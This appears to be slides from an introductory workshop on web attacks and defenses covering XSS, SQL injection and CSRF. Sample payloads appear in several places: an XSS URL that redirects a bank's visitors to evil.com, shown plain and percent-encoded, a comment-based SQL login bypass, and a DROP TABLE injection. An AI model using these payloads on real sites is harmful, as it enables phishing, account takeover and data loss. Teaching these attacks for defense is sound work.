

# Surviving the theatre of war on the web



Attack and Defense  
for  
Users, Programmers and Administrators

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
# Plans for today

- Short introduction to the basics of Web technologies
- Analyzing the most common attack types
- Possible fixes and workarounds
- Boot your laptop now!
  - Let you be the „hackers”!
  - Only a browser is needed
  - Everything is safe and legal ;)


# Why?

- Today's main attack platform is the Web
  - „Internet infection  
No firewall protection”
- Users don't realize if their data gets compromised anymore
- Know your enemy...
- If you want to defend yourself, think like the bad guys!
  - Sometimes even the good guys think like the bad guys ;)

# Client-Server architecture



# The way we talk



# HTML

- HyperText Markup Language
- `<Tags>Content</Tags>`
- Easily readable
- Text-only
  - Rendered in the browser
  - Binary content is fetched on separate channels

# HTML example

```
98 <div class="cse-branding-right" >
99   <div class="cse-branding-form">
100     <form action="http://www.eestec.hu/pages/search.php" id="cse-search-box">
101       <div>
102         <input type="hidden" name="cx" value="006968245159458809586:z5wdezmkpkg" />
103         <input type="hidden" name="cof" value="FORID:11" />
104         <input type="hidden" name="ie" value="UTF-8" />
105         <table border="0" cellspacing="0" cellpadding="2">
106           <tr><td>
107             <input type="text" name="q" size="31" class="searchinput" size="20"/>
108           </td><td>
109             <input type="submit" name="sa" value=" OK " class="button"/>
110           </td>
111         </tr>
112       </table>
113     </div>
114   </form>
115 </div>
```

# Dynamic content

- **The fancy stuff...**
- **Server Side**
  - Runs on the server...
  - The product is mostly HTML content
  - The product is returned to the client
  - eg.: PHP, ASP.NET, JSP etc.
- **Client Side**
  - Whole script is downloaded to the client
  - The client runs the code it receives
  - eg.: JavaScript, ActiveX, Flash



# Our client-side toolkit

- HTML:
  - `<iframe>`: Window-in-the-Window
  - `<script>`: Can contain JavaScript code
- JavaScript:
  - `alert()`: Shows a pop-up
  - `window.location`: Redirection

# XSS

- Aka. Cross-Site Scripting
- Put client-side code into the generated content!
- 3 types
  - DOM-based (local)
  - **Reflective**
  - **Persistent**

# Reflective XSS

- Input parameters from the client used without proper filtering ...
  - Once
  - In the providing clients session
- Not that dangerous
- Perfect for phishing!

# Reflective XSS

- **`https://bank.com/search.php?search=<script>window.location='http://evil.com'</script>`**
- **With a little obfuscation:**

**`https://bank.com/search.php?search=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%65%76%69%6c%2e%63%6f%6d%27%3c%2f%73%63%72%69%70%74%3e%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%65%76%69%6c%2e%63%6f%6d%27%3c%2f%73%63%72%69%70%74%3e`**

# Stored XSS

- Input parameters from the client used without proper filtering ...
  - Stored on server side!
  - Accessed many times
  - ...by many clients
- Dangerous bastard!


# XSS demo

- It's your turn! Greet eachother :)
- Code to use:  
`<script>alert(„Hello, my name is ...“)</script>`
- `<script>`: We do scriptin' !
- `alert()`: Show us a pop-up, with some text!

# XSS attacks

- Phishing
- Drive-by exploits
- Deface
- Local network attacks
- Container of CSRF
  - Will see that bastard later!
- XSS Worms

# Bypassing the Firewall





# XSS Worm incidents

- 31. January 2007.: Samy – MySpace
  - 20 hours: 1 million+ users
- 28. June 2008.: Justin.tv
- 28. September 2009.: Reddit.com
- Future: Yahoo Meme?
  - <http://www.hackersblog.org/2009/10/11/i-can-predict-the-future/>


# XSS Defense

- Filter the input!
  - No tags allowed!
    - Is that enough?
    - Not at all...
  - Every situation is different
  - Balancing between usability and security
    - As always
- Filter the output
  - Not common...

# XSS Defense - Users

- Firefox + NoScript (<http://noscript.net>)
  - Built-in XSS protections are crap...
- Content Security Policy (CSP)
  - Introduced in Firefox development builds
  - Hopfully will merge into the stable versions soon...
  - Only partial solution!
- Don't click everything...

# Expand our architecture



# RDBMS Quickie

- Relational DataBase Management System
- A place for your data
- Records, Attributes, Tables
- Everything composed in SQL
  - Declarative language
  - Easy to understand
  - Hard to get an expert :)

# SQL Quickie

- `SELECT some_attribute FROM some_table WHERE other_attribute=some_value ORDER BY some_attribute;`
- Get data from more tables:  
`SELECT a1 FROM t1 UNION SELECT a2 FROM t2;`
- Inserts and Updates:  
`INSERT INTO t1 (a1,a2) VALUES ('a','2');`  
`UPDATE t1 SET a2='4' WHERE a1='a';`

# RDBMS Example

```
mysql> select * from help_category limit 5;
```

help_category_id	name	parent_category_id
1	Geographic	0
2	Polygon properties	31
3	WKT	31
4	Numeric Functions	35
5	MBR	31

```
5 rows in set (0.00 sec)
```

# Our little applicaiton

- Simple authentication
- Username, password
- Check if we have a record, where the username and the password match
  - `SELECT * FROM users WHERE name=? AND password=?`
- Check it out live!



# Behind the scenes

- Get the parameter
- Construct the query
  - `SELECT * FROM users WHERE name='admin' AND password='mysecretpassword1'`
- What if...
  - `SELECT * FROM users WHERE name='admin' # ' AND password=''`

# What else can we do?

- Read other data
  - UNION SELECT
- INSERT, UPDATE, DELETE information
  - Data manipulation queries
  - Query Stacking
- Read the filesystem (!)
- Execute commands (!!)
  - Don't own the box please ;)
    - Actually, you possibly could...

# Query stacking

HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.



OH, DEAR - DID HE BREAK SOMETHING?

IN A WAY - )




DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?



OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.

WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.



AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

# Incidents

- **19. June 2006.- Microsoft UK.**
- **12. August 2007. - United Nations**
- **Between January and May 2008 millions of vulnerable ASP pages got infected by drive-by code, including:**
  - **Trend Micro**
  - **UN again**
  - **Redmond Mag**
- **21. January 2008. - RIAA**
- **July 2008. – Kaspersky**

# Incidents



- Doesn't seem to be really vulnerable ;)

# SQLi Defense

- **Sanitize your inputs!**
  - Convert the numbers to numbers!
  - Escape the string delimiters from strings!
- **...or better: Use Prepared Statements and Framework API's!**
- **Best Practices**
  - Hash the passwords!
  - Run the DBMS with least possible privileges!
  - Use different DB user for different applications!

# SQLi Defense - Users

- Best practices
  - Don't trust IT guys: Use different passwords for different sites :)
  - Especially if they send back your password in plain text :P
- NoScript again
  - At least against drive-by attacks...

# Dive deep into the Browser

- Tabbed browsing FTW!
  - Many sessions ...
  - ... to different sites ...
  - ... inside the same browser context
- Cookies
  - Client-side data storage
- Session identifiers
  - (Hopefully) (Pseudo-)Random ID's
  - Stored mostly by the client



# Same-origin Policy

- „... permits scripts running on pages originating from the same site to access each other's methods and properties with no specific restrictions — but prevents access to most methods and properties across pages on different sites.”
- In the Web 2.0 world sometimes we really want other sites to access our content
  - AJAX is here for us!
  - Not a violation of SoP!

# Cross-Site Request Forgery

- We can send standard HTTP requests via an HTML page
  - IFRAMEs, images, etc...
  - JavaScript
- As the request goes out, the browser will send the cookies belonging to the receiving side
  - We are authenticated now!
- Do something evil...

# CSRF Defense

- Validate form data using random tokens
  - An attacker can not read them!
    - 1)Generate a token
    - 2)Remember it somehow (DB)
    - 3)Include as a hidden field in every HTML form
    - 4)Only accept forms which contain the token
- Check the Referer

# Further information

- Open Web Application Security Project:  
<http://www.owasp.org>
- XSSed:  
<http://www.xssed.com>
- SQL injection cheat sheet:  
<http://ferruh.mavituna.com/sql-injection-cheatsheet/>
- NoScript by Giorgio Maone:  
<http://www.noscript.net>



**Thank You!**

**Any questions?**

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